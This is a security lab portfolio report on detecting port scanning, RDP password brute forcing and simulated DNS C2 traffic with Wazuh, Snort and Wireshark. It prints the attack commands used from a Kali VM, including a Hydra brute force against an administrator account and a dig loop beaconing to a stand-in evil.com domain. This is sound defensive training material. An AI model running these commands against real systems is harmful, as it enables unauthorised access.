

NETWORK THREAT DETECTION LAB

Wazuh SIEM + Snort IDS + Wireshark + DNS Analysis

Security Operations Center Portfolio Project

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May 2026

1. Executive Summary

This project demonstrates a fully functional Network Threat Detection Lab built on a realistic SOC architecture. A dedicated Ubuntu 22.04 server runs Wazuh SIEM and Snort IDS, monitoring a Windows Server 2022 target machine. Attacks were simulated from a Kali Linux attacker VM across three distinct threat scenarios, generating real security telemetry that was correlated with the MITRE ATT&CK; framework. The lab mirrors enterprise SOC deployments where dedicated SIEM servers receive agent telemetry from distributed endpoints.

642

Total Alerts

3

Attack Phases

4

Detection Tools

108

DNS Packets Captured

Project Objectives

- Deploy a multi-VM SOC lab mirroring real enterprise architecture
- Configure Wazuh SIEM with Windows agent for host-based intrusion detection
- Write and validate custom Snort IDS rules for network-level threat detection
- Simulate three realistic attack scenarios and capture live security telemetry
- Analyze DNS traffic anomalies using Wireshark packet capture
- Map all detections to MITRE ATT&CK; techniques and tactics

2. Lab Environment & Architecture

The lab was built on VMware Workstation Pro 17 using a NAT network (192.168.52.0/24). This architecture separates the SIEM/IDS server from both the attacker and target — mirroring how real SOC environments isolate monitoring infrastructure from production systems.

VM	OS	IP Address	Role	Tools Installed
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Kali Linux	Kali 2025.2	192.168.52.133	Attacker VM	Nmap, Hydra, dig, Wireshark
Ubuntu 22.04	Ubuntu 22.04 LTS	192.168.52.142	SIEM / IDS Server	Wazuh Manager, Snort IDS, tcpdump
Windows Server	Windows Server 2022	192.168.52.139	Target / Victim	Wazuh Agent v4.7.5, RDP enabled




Figure 1 — Wazuh dashboard showing Windows Server agent (ID:001) status Active at 192.168.52.139, Wazuh v4.7.5

Why Separate SIEM Server?

- If the target is compromised, logs remain safe on the isolated SIEM server
- Dedicated resources prevent SIEM performance impact on production machines
- Mirrors real SOC architecture used by MSSPs, enterprises, and cloud SOC deployments
- Wazuh Manager on Ubuntu receives encrypted agent logs from Windows endpoints

3. Attack Scenarios & Detection

Phase 1 — Network Reconnaissance (Port Scanning)

T1046

Network Service Discovery

Nmap is the industry-standard tool for network discovery. Attackers use SYN scanning (-sS) because it never completes the TCP handshake, making it stealthier than a full connect scan. The -T4 flag sets aggressive timing, sending packets rapidly to enumerate all ports quickly.

Attack command executed on Kali Linux:

```
nmap -sS -T4 192.168.52.139
```

Detection logic: Snort rule SID:1000001 monitors for TCP SYN packets (flags:S) and triggers when more than 20 SYN packets arrive from the same source IP within 3 seconds — a clear signature of automated port scanning behaviour.

SOC analyst action: Alert triage → confirm source IP → check if IP is internal or external → escalate as reconnaissance activity → document in incident log.




Figure 2 — Snort console: SID:1000001 "Nmap SYN scan detected" firing repeatedly from 192.168.52.133 → 192.168.52.139, with SID:1000002 RDP brute force alerts appearing simultaneously

Phase 2 — Credential Brute Force (RDP)

T1110.001 Brute Force: Password Guessing

RDP (Remote Desktop Protocol) on port 3389 is one of the most commonly attacked services in enterprise environments. Hydra is a parallelized login cracker that supports RDP brute forcing using a wordlist. The rockyou.txt wordlist contains over 14 million common passwords.

Attack command executed on Kali Linux:

```
hydra -l administrator -P /usr/share/wordlists/rockyou.txt rdp://192.168.52.139 -t 4
```

Network detection (Snort): SID:1000002 triggered on repeated TCP connections to port 3389 — "RDP brute force attempt" alert fired multiple times per second during the attack.

Host detection (Wazuh): Windows Security EventCode 4625 (failed logon) generated in bulk. Wazuh Rule 60122 triggered — "Logon failure - Unknown user or bad password" — at severity Level 5, mapped to MITRE techniques T1078 (Valid Accounts) and T1531 (Account Access Removal).

Time	Technique(s)	Tactic(s)	Description	Level	Rule ID
May 27, 2026 @ 02:56:29.726	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
May 27, 2026 @ 02:56:24.964	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
May 27, 2026 @ 02:54:00.641	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
May 27, 2026 @ 02:46:56.899	T1078 T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
May 27, 2026 @ 02:46:56.896	T1078 T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
May 27, 2026 @ 02:46:56.891	T1078 T1531	Defense Evasion, Persistence, Privilege Escalation, Initial Access, Impact	Logon failure - Unknown user or bad password.	5	60122
May 27, 2026 @ 02:45:45.057	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106
May 27, 2026 @ 02:44:00.679	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Windows logon success.	3	60106

Figure 3 — Wazuh Security Events: Rule 60122 (Level 5) logon failures with T1078+T1531 MITRE mapping, and Rule 60106 logon successes — all from Windows Server agent

IOCs Identified — Brute Force Attack

- Source IP: 192.168.52.133 (Kali Linux attacker)
- Destination port: 3389 (RDP)
- EventCode 4625 — multiple failed logon attempts within seconds
- Wazuh Rule 60122 fired at Level 5 — medium-high severity
- MITRE T1078 — attacker attempting to use valid account credentials
- MITRE T1531 — potential account lockout impact from repeated failures

Phase 3 — DNS-Based C2 Traffic Simulation

T1071.004 Application Layer Protocol: DNS

DNS tunneling is a technique where attackers encode data within DNS queries to communicate with command and control (C2) servers while evading traditional network security controls. DNS traffic is rarely blocked by firewalls, making it an effective covert channel. Key IOCs include: high query volume, unusually long domain names, and random-looking subdomains.

Simulated C2 traffic generated on Kali Linux:

```
for i in $(seq 1 50); do dig @8.8.8.8 malware-c2-$(cat /dev/urandom | tr -dc a-z | head -c8).evil.com; done
```

Capture: tcpdump on the Ubuntu SIEM server captured 108 DNS packets on port 53, saved to /tmp/dns_capture.pcap. The PCAP was transferred to Kali and analyzed in Wireshark.

Analysis findings: Wireshark revealed DNS queries to malware-c2-pdlbepet.evil.com, malware-c2-tyopqyau.evil.com, malware-c2-ffiftnmm.evil.com and others — all with 8-character random subdomains pointing to the same IP (66.96.146.129), consistent with DNS C2 beaconing.




Figure 4 — Wireshark PCAP: 108 DNS packets showing high-volume queries to malware-c2-*.evil.com with randomized subdomains — IOC for DNS tunneling and C2 communication

4. Snort IDS — Custom Detection Rules

Three custom detection rules were written in `/etc/snort/rules/local.rules`, each targeting a specific attack phase. Rules use threshold-based detection to reduce false positives by requiring a minimum event count within a time window before triggering an alert.

SID	Alert Message	Logic	Detects
1000001	Nmap SYN scan detected	20 SYN packets / 3 seconds from same src	T1046 — Port scanning
1000002	RDP brute force attempt	5 TCP connections to port 3389 / 10 seconds	T1110.001 — Credential brute force
1000003	Suspicious DNS query volume	30 UDP DNS queries / 5 seconds from same src	T1071.004 — DNS C2 traffic




Figure 5 — Custom Snort rules in /etc/snort/rules/local.rules: three rules covering port scan, RDP brute force, and DNS volume detection

Snort Rule Writing — Key Concepts Applied

- flags:S — matches only SYN packets (half-open scanning signature)
- threshold:type threshold — requires minimum count before alerting (reduces false positives)
- track by_src — groups packets by source IP for per-attacker counting
- count/seconds — defines the detection window for rate-based rules
- sid/rev — unique rule identifiers for rule management and updates

5. MITRE ATT&CK; Framework Mapping

All detected attack activity was mapped to the MITRE ATT&CK; framework — the industry standard for classifying adversary tactics and techniques. Wazuh automatically performs this mapping for Windows events, while network-level techniques were manually mapped based on Snort alert analysis.

Technique ID	Technique Name	Tactic	Tool	Detection Method
T1046	Network Service Discovery	Discovery	Nmap	Snort SID:1000001
T1110.001	Brute Force: Password Guessing	Credential Access	Hydra	Snort SID:1000002 + Wazuh Rule 60122
T1071.004	App Layer Protocol: DNS	Command & Control	dig loop	Wireshark PCAP + tcpdump
T1078	Valid Accounts	Defense Evasion, Persistence	Hydra	Wazuh Rule 60106
T1531	Account Access Removal	Impact	Hydra (lockout)	Wazuh Security Events Level 5




Figure 6 — Wazuh MITRE ATT&CK; module: alert evolution spike, top tactics (Privilege Escalation, Defense Evasion, Persistence), attacks by technique, and per-agent MITRE breakdown

6. Key Findings & Analysis

Multi-Layer Detection Coverage

Both Snort (network layer) and Wazuh (host layer) detected the RDP brute force attack independently, demonstrating defense-in-depth monitoring. This dual detection is critical in real SOC environments where a single detection layer may be evaded.

642 Total Security Events Generated

Wazuh generated 642 security events during the lab session with 5 authentication failures and 68 authentication successes logged, providing comprehensive visibility into all authentication activity on the Windows Server target.

DNS C2 IOC Identification

108 DNS packets captured and analyzed. Wireshark revealed consistent IOC patterns: randomized 8-character subdomains, high query volume, and all responses resolving to the same IP (66.96.146.129) — matching known DNS tunneling and C2 beaconing signatures.

Custom Snort Rule Validation

All three custom-written Snort rules (SID:1000001, SID:1000002, SID:1000003) triggered successfully against live attack traffic, validating the detection engineering approach and demonstrating practical IDS rule-writing capability.

Automatic MITRE ATT&CK; Correlation

Wazuh automatically mapped Windows Security events to MITRE ATT&CK; tactics including Defense Evasion, Persistence, Privilege Escalation, Lateral Movement, Initial Access, and Impact — visible in the dedicated MITRE ATT&CK; dashboard module with per-agent breakdown.

7. SOC Skills Demonstrated

SOC Skill	How Demonstrated	Tool Used
SIEM Deployment	Wazuh Manager installed on Ubuntu, Windows agent enrolled and active	Wazuh 4.7.5
IDS Rule Writing	3 custom Snort rules for scan, brute force, DNS detection	Snort 2.9.15

Alert Monitoring & Triage	Real-time Snort console monitoring during live attack execution	Snort
Incident Investigation	Wazuh Security Events analysis, EventCode 4625 correlation	Wazuh Dashboard
Packet Analysis	PCAP capture and DNS C2 traffic analysis with filter application	Wireshark / tcpdump
IOC Identification	DNS subdomain randomization, source IPs, malicious domains identified	Wireshark
MITRE ATT&CK; Mapping	T1046, T1110.001, T1071.004, T1078, T1531 mapped to detected events	Wazuh + Manual
SOC Architecture Design	Dedicated SIEM server isolated from attacker/target VMs	VMware + Ubuntu
Log Correlation	Windows Security logs correlated with network-level Snort alerts	Wazuh + Snort

8. Conclusion

This Network Threat Detection Lab successfully demonstrates a multi-tool SOC environment capable of detecting real attack techniques at both the network and host level. By combining Wazuh SIEM, Snort IDS, Wireshark packet analysis, and DNS threat detection in a single cohesive project, the lab covers the core competencies expected of an L1 SOC Analyst.

The three-phase attack simulation — reconnaissance, credential brute force, and DNS C2 — represents a realistic threat scenario that mirrors real-world attack chains. Each phase was detected using appropriate tools, with findings documented and mapped to MITRE ATT&CK.;

The lab architecture — with a dedicated Ubuntu SIEM server receiving Windows agent telemetry over an isolated network — mirrors enterprise and MSSP SOC deployments, making this project directly relevant to real-world L1 SOC Analyst roles.

Technologies & Frameworks Covered

- SIEM: Wazuh 4.7.5 (Manager + Dashboard + Indexer + Agent)
- NIDS: Snort 2.9.15 with custom rule writing
- Packet Analysis: Wireshark 3.6.2 + tcpdump
- Attack Tools: Nmap, Hydra, dig (DNS query loop)
- OS Platforms: Ubuntu 22.04 LTS, Windows Server 2022, Kali Linux 2025.2
- Framework: MITRE ATT&CK; (T1046, T1110.001, T1071.004, T1078, T1531)
- Virtualization: VMware Workstation Pro 17